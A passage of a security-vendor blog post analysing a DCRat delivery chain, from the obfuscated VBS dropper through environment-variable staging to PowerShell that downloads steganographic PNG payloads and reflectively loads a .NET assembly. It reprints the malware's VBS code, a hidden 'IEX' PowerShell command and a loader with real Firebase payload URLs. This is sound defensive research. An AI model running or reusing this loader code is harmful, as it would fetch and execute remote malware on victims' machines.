
# When Environment Variables Met Steganography: Inside a Reusable DCRat Delivery Chain

sentinelone.com/blog/when-environment-variables-met-steganography-inside-a-reusable-dcrat-delivery-chain

Yashvi Shah



During the analysis of a recent malware sample, SentinelOne identified an anomalous execution chain, characterized by the combination of environment variable staging and steganographic payload delivery, culminating in the execution of a credential-stealing payload.

## Introduction

Sometimes the most suspicious files are the ones that look the least suspicious. This attack chain begins with what appears to be a simple image download. Beneath the surface of these PNG files, though, sits a carefully hidden payload. The attacker conceals malicious code inside image files and uses a layered loader chain to extract, decode, and execute it entirely in memory. What starts as a simple script quickly becomes a complex execution chain involving **steganography, an environment variable, reflective loading**, and ultimately the **deployment of a remote access trojan**.

The chain opens with a ZIP archive containing an obfuscated VBS (Visual Basic Script). The VBS invokes PowerShell and creates an environment variable to stage encoded payload data. The PowerShell command line then retrieves two seemingly benign image files from remote URLs. Both carry hidden payloads appended to the image data.

The first image contains a DLL loader. The second carries an encoded executable payload. The DLL processes the second image, reconstructs the executable, and injects it into a legitimate .NET Framework process. From there, the malware runs in memory and performs activities such as AMSI bypass, C2 communication, and data exfiltration.

## Attack Overview

The process tree below summarizes the key stages observed during dynamic analysis. The infection chain begins with a malicious VBS script (IMAGEN.vbs) that launches PowerShell to execute a payload pulled from an environment variable. It ultimately spawns MSBuild.exe as a LOLBin to run the final payload.





Figure 1: Process Tree

The detailed execution chain is illustrated below.





Figure 2: Attack chain overview

## Initial Delivery: ZIP Archive and Obfuscated VBS Loader

The infection chain begins with a **ZIP archive containing an obfuscated VBS**. Once extracted and executed, the VBS script acts as the **initial loader that prepares and executes the next stage of the attack**.

At first glance, the script looks heavily obfuscated. It's full of repetitive string concatenation patterns and encoded data fragments. As shown in **Figure 3**, the script repeatedly appends decoded strings through a custom function, rebuilding a larger payload at runtime.




Figure 3: Original obfuscated VBS script containing repetitive encoded string

## Deobfuscating the VBS

Remove the repetitive lines used to build the payload string, and the underlying logic gets clearer. As shown in **Figure 4**, the script defines several custom decoding functions that reconstruct the encoded data.




```
Dim varbe9b1004
On Error Resume Next
Function weariest(ByVal mutuation, ByVal sagginess, ByVal backbencher)
    Dim handline, controversal, backswing
    handline = ""
    If IsNull(mutuation) Or mutuation = "" Then
        weariest = mutuation
        Exit Function
    End If
    controversal = Split(CStr(mutuation), CStr(sagginess))
    For backswing = 0 To UBound(controversal)
        If backswing < UBound(controversal) Then
            handline = handline & controversal(backswing) & backbencher
        Else
            handline = handline & controversal(backswing)
        End If
    Next
    weariest = handline
End Function
Function sexifid(ByVal erroneously)
    Dim pangea, zoomable, taricha
    pangea = ""
    taricha = Chr(38) & Chr(72)
    For zoomable = 1 To Len(erroneously) Step 2
        pangea = pangea & Chr(CInt(taricha & Mid(erroneously, zoomable, 2)))
    Next
    sexifid = pangea
End Function
Dim chenorhamphus, blende
chenorhamphus = "2ฌ๊ख4ฌ๊ख7ฌ๊ख2ฌ๊ख7ฌ๊ख7ฌ๊ख5ฌ๊ख1ฌ๊ख4ฌ๊ख1ฌ๊ख4ฌ๊ขDฌ๊ख7ฌ๊ख5ฌ๊
blende = weariest(weariest(CStr(chenorhamphus), "QPP", ""), "ฌ๊ख", "")
blende = Trim(blende)
Dim aspiration, carpeted, exclaimer
exclaimer = "INTERNAL_DB_CACHE"
Set aspiration = CreateObject("WScript.Shell")
Set carpeted = aspiration.Environment("User")
carpeted(exclaimer) = sexifid(blende)
Dim angerless, aggrade
angerless = "IQPPEQPPXQPP QPP$QPPeQPPnQPPvQPP:QPP" & exclaimer & ";QPP[QPPEQPPnQPPvQPPiQPPrQPPoQPPnQPPmQPPeQPPnQPPtQPP]QPP:QPP:QPP
angerless = weariest(CStr(angerless), "QPP", "")
aggrade = "pฌ๊ख๐ฌ๊ขwฌ๊ขeฌ๊ขrฌ๊ขsฌ๊ขhฌ๊ขeฌ๊ข1ฌ๊ข1ฌ๊ข.ฌ๊ขeฌ๊ขxฌ๊ขeฌ๊ข
aggrade = weariest(CStr(aggrade), "ฌ๊ข", "")
Dim contractedS, contractedSt, contractedP, ovulated, monkfishes, bootlicks, borealize
contractedS = "wQPPiQPPnQPPmQPPgQPPmQPPtQPPsQPP:QPPrQPPoQPPoQPPtQPP\QPPcQPPiQPPmQPPvQPP2"
contractedSt = "WQPPiQPPnQPP3QPP2QPP_QPPPQPPrQPPoQPPcQPPeQPPsQPPsQPPSQPPtQPPaQPPrQPPtQPPuQPPp"
contractedP = "WQPPiQPPnQPP3QPP2QPP_QPPPQPPrQPPoQPPcQPPeQPPsQPPs"
Set ovulated = GetObject(weariest(contractedS, "QPP", ""))
Set monkfishes = ovulated.Get(weariest(contractedSt, "QPP", "")).SpawnInstance_
monkfishes.ShowWindow = 0 ' Janela oculta
bootlicks = 0
borealize = ovulated.Get(weariest(contractedP, "QPP", "")).Create(aggrade, Null, monkfishes, bootlicks)
Set carpeted = Nothing
Set aspiration = Nothing
```

Figure 4: Partially deobfuscated VBS script

To simplify the script further, the special character strings such as "ฌ๊ख" and "QPP" were stripped by replacing them with empty strings. That cleanup step reveals the **next level of the simplified script** and exposes the actual execution logic the loader uses.

## Leveraging Environment Variable

Once the placeholder characters are gone, the script reveals the command that executes the staged payload. As shown in **Figure 5**, it constructs a PowerShell command that retrieves and runs the content stored in a user-level environment variable.



```
Dim varbe9b1004
On Error Resume Next
Function weariest(ByVal mutuation, ByVal sagginess, ByVal backbencher)
    Dim handline, controversal, backswing
    handline = ""
    If IsNull(mutuation) Or mutuation = "" Then
        weariest = mutuation
        Exit Function
    End If
    controversal = Split(CStr(mutuation), CStr(sagginess))
    For backswing = 0 To UBound(controversal)
        If backswing < UBound(controversal) Then
            handline = handline & controversal(backswing) & backbencher
        Else
            handline = handline & controversal(backswing)
        End If
    Next
    weariest = handline
End Function
Function sexifid(ByVal erroneously)
    Dim pangea, zoomable, taricha
    pangea = ""
    taricha = Chr(38) & Chr(72)
    For zoomable = 1 To Len(erroneously) Step 2
        pangea = pangea & Chr(CInt(taricha & Mid(erroneously, zoomable, 2)))
    Next
    sexifid = pangea
End Function
Dim chenorhamphus, blende
chenorhamphus = "24727751414D757A397A5653536F58574B3775303033696971706 54A574268576E474D4648497442713853707042366 76D6275754843303346476 76C7251624F4468636D55477
blende = weariest(weariest(CStr(chenorhamphus), "", ""), "", "")
blende = Trim(blende)
Dim aspiration, carpeted, exclaimer
exclaimer = "INTERNAL_DB_CACHE"
Set aspiration = CreateObject("WScript.Shell")
Set carpeted = aspiration.Environment("User")
carpeted(exclaimer) = sexifid(blende)
Dim angerless, aggrade
angerless = "IEX $env:" & exclaimer & ";[Environment]::SetEnvironmentVariable('" & exclaimer & "',$null,'User')"
angerless = weariest(CStr(angerless), "", "")
aggrade = "powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command """ & angerless & """"
aggrade = weariest(CStr(aggrade), "", "")
Dim contractedS, contractedSt, contractedP, ovulated, monkfishes, bootlicks, borealize
contractedS = "winmgmts:root\cimv2"
contractedSt = "Win32_ProcessStartup"
contractedP = "Win32_Process"
Set ovulated = GetObject(weariest(contractedS, "", ""))
Set monkfishes = ovulated.Get(weariest(contractedSt, "", "")).SpawnInstance_
monkfishes.ShowWindow = 0 ' Janela oculta
bootlicks = 0
borealize = ovulated.Get(weariest(contractedP, "", "")).Create(aggrade, Null, monkfishes, bootlicks)
Set carpeted = Nothing
Set aspiration = Nothing
```

Figure 5: Further simplified VBS script showing environment variable staging

The **yellow highlighted section** corresponds to the command line observed during execution of the VBS script. The script dynamically constructs the following PowerShell command:

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command
"IEX $env:INTERNAL_DB_CACHE;
[Environment]::SetEnvironmentVariable('INTERNAL_DB_CACHE',$null,'User')"
```

This command does two things. First, it executes the payload stored inside the environment variable using `IEX $env:<variable>`. Immediately after, it clears the variable using `[Environment]::SetEnvironmentVariable`, reducing the forensic artifacts left on the system.

The **red highlighted section** is the content written into the environment variable earlier in the script. At this stage, the payload is still encoded in **hexadecimal**, which is converted back to ASCII before execution.

In **Figure 6**, we convert this hexadecimal string into its ASCII form, revealing the PowerShell payload that ultimately runs through the environment variable.




Figure 6: Payload stored inside the environment variable

The environment variable doesn't only appear inside the script. The same artifact also shows up in the Windows registry. As shown in **Figure 7**, it's visible under the user environment variables registry key.





Figure 7: Registry artifact showing the environment variable

The registry entry holds the same encoded payload discussed above. That confirms the VBS script writes the staged PowerShell payload into an **environment variable** before executing it.

At first glance, this script also looks heavily cluttered and hard to read, thanks to extremely long variable names and encoded data blocks. Those elements are just another layer of obfuscation. They don't change what the script actually does.

Rename the variables and strip the clutter, and the core logic gets much clearer. The simplified version is shown in **Figure 8**.




```
$a='https://firebasestorage.googleapis.com/v0/b/sadam-bda08.firebasestorage.app/o/Sa%2Fluxo%2FJAMAICA.png?alt=media&token=a7f812cf-2ee4-4c99-a356-85643bea81fb';

$b=New-Object Net.WebClient;

$c=$b.DownloadData($a);

$d=[tEXT.eNcoding]::UTF8.GetString($c);

$e='IN-';

$f='-in1';

$g=$d.IndexOf($e);

$h=$d.LastIndexOf($f);

if($g -eq -1 -or $h -eq -1)
{
    return
};

$i=$g+$e.Length;

$j=$d.Substring($i,$h-$i);

$k=$j.Replace('#','A').ToCharArray();

[Array]::Reverse($k);

$l=$k -join '';

[byte[]]$m=[Convert]::FromBase64String($l);

$n=[AppDomain]::CurrentDomain.Load($m);

$o=@('https://firebasestorage.googleapis.com/v0/b/sadam-bda08.firebasestorage.app/o/Sa%2Fluxo%2Fimg_144505.png?alt=media&token=d0a024ee-90c4-4e54-86d0-c3c42c7d09b4','','C:\Users\Public\Downloads\','Name_File','MSBuild','','MSBuild','','URL','C:\Users\Public\Downloads\','Name_File','vbs','1','','Task_Name','0','','','');

try{
    $p=$n.GetType('Fiber.Program');
    $q=$p.GetMethod('Main');
    $q.Invoke($NUll,[object[]]$o)
    }
catch{}
```

Figure 8: Simplified PowerShell loader extracted from the environment variable

## Downloading the Steganographic Payload

The **first highlighted section (Box 1)** in **Figure 8** shows the script retrieving an image file from a remote Firebase storage URL.

```
$a='https://firebasestorage.googleapis.com/.../JAMAICA.png'

$b=New-Object Net.WebClient

$c=$b.DownloadData($a)
```

```
$d=[Text.Encoding]::UTF8.GetString($c)
```

The downloaded file, shown in **Figure 9**, looks like a legitimate image. Inspect it more closely, though, and it contains extra encoded data appended after the normal PNG content. The script extracts that data later.




Figure 9: First steganographic carrier image

The script downloads the PNG and immediately converts its contents into a UTF-8 string. It never treats the file as an image. It processes the downloaded data as text to locate the embedded payload hidden inside.

## Locating the Hidden Payload

The next stage of the script defines two markers used to locate the hidden payload within the downloaded image.

```
$e='IN-'

$f='-in1'
```

As shown in **Figure 8**, these markers act as delimiters for the **start and end of the embedded payload**. The script searches the downloaded image data for the markers and extracts the content between them.

**Figure 10** illustrates how the payload is appended to the PNG file.

